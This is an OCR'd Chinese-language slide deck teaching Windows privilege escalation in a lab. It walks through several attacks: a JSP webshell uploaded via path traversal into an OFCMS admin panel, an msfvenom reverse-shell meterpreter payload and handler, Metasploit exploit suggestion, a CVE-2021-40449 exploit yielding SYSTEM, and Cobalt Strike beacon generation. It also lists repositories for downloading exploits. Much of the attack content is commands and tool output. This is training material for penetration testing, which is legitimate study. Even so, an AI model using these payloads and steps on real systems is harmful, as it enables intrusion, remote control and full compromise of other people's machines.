权限提升-Windows篇

主讲人：D4wn

参考:
小迪安全，Freebuf，先知社区以及众多个人博客，
涉及了提权的基础知识和Windows的常见提权方法，
未涉及Linux以及域的知识。


权限分类:

- **后台权限** 所谓的后台权限，就是通过`弱口令`，`SQL注入`等手段进入网站的后台。在此权限下，能够执行`后台的一些功能`，比如发布文章，但是执行的功能也仅仅局限于后台。
- **数据库权限** 一般通过`弱口令`或`注入`得到，在此权限下，可以对数据库文件进行修改。
- **普通权限** 包括网站权限和普通的用户权限。
  - **网站权限**就是我们通常获得的Shell，常常通过一些RCE或文件上传，文件包含，反序列化等手段直达Shell。在此权限下，我们可以更改网站的`源代码`或`配置文件`，也能收集到操作系统的相关信息。
  - **用户权限**要比网站权限更高一些。
- **System权限** 要么通过高危的系统漏洞，要么通过网站权限等提权得到。在此权限下，就相当于操作自己的电脑。在Windows中，System权限是最高权限，相当于Linux里面的root。

数据库权限:

- Redis
  - 写入SSH公钥
- MySQL
  - UDF提权
  - 启动项提权
  - MOF提权
  - 反弹SHELL提权
- MSSQL
  - xp_cmdshell提权
  - sp_oacreate提权
  - 沙盒提权

后台提权



OFCMS内容管理系统
不安全 | 192.168.126.144:8080/ofcms-admin/admin/index.html
OFCMS
系统设置
内容管理
运营管理
微信管理
数据统计
捐赠作者
锁屏
网站首页
选择站点
管理员
首页
模板资源
模板目录
/
文件名称
../../static/aaa.jsp
你的shell路径
内容
<%! String xc="3c6e0b8a9c15224a"; String pass="pass"; String md5=md5(pass+xc); class X extends ClassLoader{public X(ClassLoader z){super(z);}public Class Q(byte[] cb){return super.defineClass(cb, 0, cb.length);} }public byte[] x(byte[] s,boolean m){ try{javax.crypto.Cipher c=javax.crypto.Cipher.getInstance("AES");c.init(m?1:2,new javax.crypto.spec.SecretKeySpec(xc.getBytes(),"AES"));return c.doFinal(s); }catch (Exception e){return null; }} public static String md5(String s) {String ret = null;try {java.security.MessageDigest m;m = java.security.MessageDigest.getInstance("MD5");m.update(s.getBytes(), 0, s.length());ret = new java.math.BigInteger(1, m.digest()).toString(16).toUpperCase();} catch (Exception e) {}return ret; } public static String base64Encode(byte[] bs) throws Exception {Class base64;String value = null;try {base64=Class.forName("java.util.Base64");Object Encoder = base64.getMethod("getEncoder", null).invoke(base64, null);value = (String)Encoder.getClass().getMethod("encodeToString",
你的shell代码
© www.ofosft.cn
version：1.1.2
DevTools is now available in Chinese!
Always match Chrome's language
Switch DevTools to Chinese
Don't show again
Elements
Console
Sources
Network
Performance
Memory
Application
Lighthouse
Recorder
Performance insights
HackBar
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties
Accessibility
Filter
What's New
Highlights from the Chrome 114 update


后台提权


Shell Setting
基础配置
请求配置
URL
080/ofcms-admin/static/aaa.jsp
密码
pass
密钥
key
连接超时
3000
读取超时
代理主机
代理端口
备注
GROUP
/
代理类型
NO_PROXY
编码
UTF-8
有效载荷
JavaDynamicPayload
加密器
JAVA_AES_BASE64
添加
测试连接
提示
Success!
确定

用户->数据库

在前面，我们获得了OFCMS的Web权限，从Web权限到比较低层次的权限是相对而言容易跨越的。比如我们想获取数据库权限，只需在网站的源码中找到数据库的配置文件。




提示
success
确定
DbInfo Setting
数据库类型
mysql
数据库主机
127.0.0.1
数据库端口
3306
数据库用户名
root
数据库密码
root
数据库编码
UTF-8
Update Db Info

用户->后台

- 假如我们通过其他方式直接获取到了Web权限，想得到后台权限，又该怎么操作呢？大致思路分为两种，
  - 一种是直接修改源码中的认证流程。
  - 另一种是获取数据库权限后添加对应的管理员账户或者解密密码。

溢出漏洞—手动提权

- 搜集信息(系统版本，最常见的是2008/2012/2016/2019 补丁 杀软信息 位数 网络 当前权限)
-基于信息筛选可利用漏洞
-上传EXP

- 筛选漏洞项目推荐
    - https://github.com/vulmon/Vulmap
    - https://github.com/bitsadmin/wesng
    - https://github.com/chroblert/WindowsVulnScan
    - https://github.com/nomi-sec/PoC-in-GitHub
- EXP下载网站推荐
    - https://github.com/k8gege/Ladon
    - https://github.com/Ascotbe/KernelHub
    - https://github.com/nomi-sec/PoC-in-GitHub

注意，在一些项目中，有已经编译好的CVE，但是并不推荐使用，因为不同版本的Windows或者相同版本的Windows即使有一些微小的差异，也会造成提权失败。更加推荐一些安全团队编写的框架，因为其EXP通用性和健壮性更强。

溢出漏洞—半自动提权


生成EXP, 上传到靶机

```
msfvenom -
p windows/x64/meterpreter/reverse_tcp LHOST=192.168.126.144
LPORT=8888 -f exe -o msf.exe
```

溢出漏洞—半自动提权
配置监听对话

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 8888
run
```

溢出漏洞—半自动提权


msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:8888
[*] Sending stage (200774 bytes) to 192.168.126.146
[*] Meterpreter session 4 opened (192.168.126.144:8888 -> 192.
meterpreter > getuid
Server username: SERVER-2019\Administrator
meterpreter >

溢出漏洞—半自动提权
筛选相关漏洞

use post/multi/recon/local_exploit_suggester

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 4
session => 4
msf6 post(multi/recon/local_exploit_suggester) > set showdescription true
showdescription => true
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.126.146 - Collecting local exploits for x64/windows...
[*] Collecting exploit 111 / 2230
```

溢出漏洞—半自动提权

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_sdclt	Yes	The target appears to be vulnerable.
2	exploit/windows/local/cve_2020_1048_printerdemon	Yes	The target appears to be vulnerable.
3	exploit/windows/local/cve_2020_1337_printerdemon	Yes	The target appears to be vulnerable.
4	exploit/windows/local/cve_2020_17136	Yes	The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
5	exploit/windows/local/cve_2021_40449	Yes	The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
6	exploit/windows/local/cve_2022_21999_spoolfool_privesc	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
8	exploit/windows/local/agnitum_outpost_acs	No	The target is not exploitable.
9	exploit/windows/local/always_install_elevated	No	The target is not exploitable.
10	exploit/windows/local/bits_ntlm_token_impersonation	No	The target is not exploitable.
11	exploit/windows/local/bypassuac_dotnet_profiler	No	The target is not exploitable.
12	exploit/windows/local/bypassuac_eventvwr	No	The target is not exploitable.
13	exploit/windows/local/bypassuac_fodhelper	No	The target is not exploitable.
14	exploit/windows/local/bypassuac_sluihijack	No	The target is not exploitable.
15	exploit/windows/local/canon_driver_privesc	No	The target is not exploitable. No Canon TR150 driver directory found
16	exploit/windows/local/capcom_sys_exec	No	Cannot reliably check exploitability.
17	exploit/windows/local/cve_2019_1458_wizardopium	No	The target is not exploitable.
18	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	No	The target is not exploitable. The build number of the target machine does not appear t
19	exploit/windows/local/cve_2020_0796_smbghost	No	The target is not exploitable.
20	exploit/windows/local/cve_2020_1054_drawiconex_lpe	No	The target is not exploitable. No target for win32k.sys version 6.2.17763.557
21	exploit/windows/local/cve_2020_1313_system_orchestrator	No	The target is not exploitable.
22	exploit/windows/local/cve_2021_21551_dbutil_memmove	No	The target is not exploitable.
23	exploit/windows/local/cve_2022_21882_win32k	No	The target is not exploitable.
24	exploit/windows/local/gog_galaxyclientservice_privesc	No	The target is not exploitable. Galaxy Client Service not found
25	exploit/windows/local/ikeext_service	No	The target is not exploitable.

溢出漏洞—半自动提权
选择EXP

use exploit/windows/local/cve_2021_40449
set session 4

溢出漏洞—半自动提权

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/cve_2021_40449
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2021_40449) > show options

Module options (exploit/windows/local/cve_2021_40449):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.126.144  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 10 x64 RS1 (build 14393) and RS5 (build 17763)


msf6 exploit(windows/local/cve_2021_40449) > set session 4
session => 4
```

这里就是我们的SYSTEM权限的shell应该反弹到哪

溢出漏洞—半自动提权

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (200774 bytes) to 192.168.126.146
[*] Meterpreter session 1 opened (192.168.126.144:4444 -> 192.168.126.146:49691) at 2023-07-25 10:01:18 -0400

meterpreter > getuid
Server username: NT AUTHORIT\SYSTEM
meterpreter >
```

溢出漏洞—全自动提权

首先我们在服务器S上运行服务端
./teamserver <yourServerIP> <TeamPassword>

```
base) ┌──(root㉿kali)-[~/Desktop/cs4.5]
-# ./teamserver 192.168.126.144 d4wn
*] Will use existing X509 certificate and keystore (for SSL)
icked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+] Team server is up on 0.0.0.0:50050
*] SHA256 hash of SSL cert is: 522b19122f25835e604517c36c349b6d2943a961b1dfc20629d2f406c
+] Listener: listener1 started!
```

溢出漏洞—全自动提权


连接
显示别名
显示主机
新建配置
192.168.126.144
连接到Cobalt Strike Teamserver
别名
windowsserver
主机:
192.168.126.144
端口:
50050
用户:
d4wnnn
密码:
****
连接
帮助


溢出漏洞—全自动提权


Cobalt Strike
Cobalt Strike
视图
新建连接(N)
偏好设置(P)
可视化(V)
VPN网卡(I)
监听器(L)
脚本管理器(S)
断开连接(C)


溢出漏洞—全自动提权


新建监听器
创建监听器
名字:
listener1
Payload:
Beacon HTTP
Payload选项
HTTP地址:
192.168.126.144
地址轮询策略:
round-robin
最大重试策略:
none
HTTP地址(Stager):
192.168.126.144
配置名称:
default
HTTP端口(上线):
80
HTTP端口(监听):
HTTP Host头:
HTTP代理:
保存
帮助

溢出漏洞—全自动提权


Cobalt Strike
Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H)
external
生成后门(P)
Web钓鱼(W)
邮件钓鱼(S)
HTA文档(H)
Office宏(O)
Payload生成器(P)
Windows可执行程序(E)
Windows可执行程序(Stageless)

溢出漏洞—全自动提权


Windows可执行程序
生成Windows可执行程序，使用Cobalt Strike武器库脚本(帮助 -> 武器库)可以自定义生成文件
监听器:
listener1
...
输出格式:
Windows EXE
x64:
使用x64 payload
签名:
对可执行程序进行代码签名
生成
帮助

Cobalt Strike

Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H)

external	internal	listener	user	computer	note	process	pid	arch	last
192.168.126.146	192.168.126.146	listener1	Administrator *	SERVER-2019		artifact.exe	4512	x64	10s

事件日志 X 监听器 X

```
07/25 23:14:45 *** initial beacon from Administrator *@192.168.126.146 (SERVER-2019)
